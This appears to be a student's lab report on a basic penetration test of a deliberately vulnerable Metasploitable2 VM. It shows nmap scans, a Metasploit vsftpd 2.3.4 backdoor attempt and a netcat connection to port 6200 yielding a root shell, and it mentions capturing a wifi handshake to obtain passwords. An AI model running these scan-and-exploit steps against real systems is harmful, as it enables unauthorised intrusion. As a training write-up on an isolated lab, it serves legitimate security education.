


Basic Pen-Test Project

Amanjot Panfer

Goal

The goal of this lab was to use two virtual machines and get access to a machine that is built to have many active backdoors also, to understand what it really takes to keep a local or wide area network safe . I will be starting already inside of the network but getting access can be done in many different ways. For example, getting someone's wifi password . This can be done by simply getting the four way handshake your device and router need to talk to each other.

Screenshot 1




```
Metasploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fea7:bda/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.084 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.027/0.047/0.084/0.026 ms
msfadmin@metasploitable:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=3.85 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.464 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.536 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.635 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.825 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=0.621 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=0.728 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=0.507 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=0.857 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=64 time=0.700 ms
```

Already inside of the victims network successful ping to device

Screenshot 2



The screenshot shows a Kali Linux terminal window titled "kali (Home Screen) [Running] - Oracle VirtualBox". The terminal displays the output of an Nmap scan. The first scan is for 192.168.56.101, which is up and has 977 open ports. The second scan is for 192.168.56.102, which is up but all 1000 scanned ports are in ignored states. The terminal also shows the MAC address for both hosts and the total number of IP addresses scanned.

```
kali (Home Screen) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
Session Actions Edit View Help
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:D6:59:91 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.56.101
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A7:0B:DA (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.56.102
Host is up (0.0000010s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)


Nmap done: 256 IP addresses (3 hosts up) scanned in 39.65 seconds
(kali@kali)-[~]
$
```

Nmap 192.168.56.0/24

Scans the whole ip range /24 scans 256 hosts

It scans the whole network and when it finds an ip it scans all of the ports (ignores the host).

Screenshot 3



```
kali (Home Screen) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
kali@kali: ~
Session Actions Edit View Help
8180/tcp open unknown
MAC Address: 08:00:27:A7:0B:DA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

(kali@kali)-[~]
$ nmap -sV -O 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-08 21:48 PDT
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login          netkit-rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:A7:0B:DA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds

(kali@kali)-[~]
$
```

Nmap Flags

- sV Detect service versions (e.g. vsftpd 2.3.4 not just "ftp")
- O Detect the operating system
- sC Run default scripts against open ports (extra info)
- p 80 Scan specific port only
- p- Scan all 65535 ports (default only scans top 1000)

- AAggressive** — combines -sV, -O, -sC all at once-**T4**Speed up the scan (T1 slowest, T5 fastest)
- sSStealth** scan — doesn't complete the TCP handshake, harder to detect
- sUScan** UDP ports instead of TCP
- oN file.txt**Save results to a file

Screenshot 4

The screenshot shows a Kali Linux terminal window with the following content:

```

kali (Home Screen) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

(kali@kali)-[~]
$ nmap -sV -O 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-08 21:48 PDT
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (worki
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (worki
512/tcp   open  exec           netkit-rsh rshexecd
513/tcp   open  login          netkit-rsh rshexecd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistr
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1
8180/tcp  open  http           Apache Tomcat/Coyote JSP
MAC Address: 08:00:27:A7:0B:DA (PCS Systemtechnik/O
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, ir

OS and Service detection performed. Please report any
Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds

(kali@kali)-[~]
$ nc 192.168.56.101 6200
id
uid=0(root) gid=0(root)

```

The Metasploit session shows the following commands and output:

```


msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Entering Metasploit to use a backdoor to enter the system and the backdoor that I choose was vsftpd (CVE-2011-2523) I would run Nessus to find all the vulnerabilities in the VM and all of the backdoors but that required wifi in real world cases you would just use the wifi but in virtual box it was set to a host only adapter.


Nc - netcat opens connection to any IP and port lets you send and receive data directly

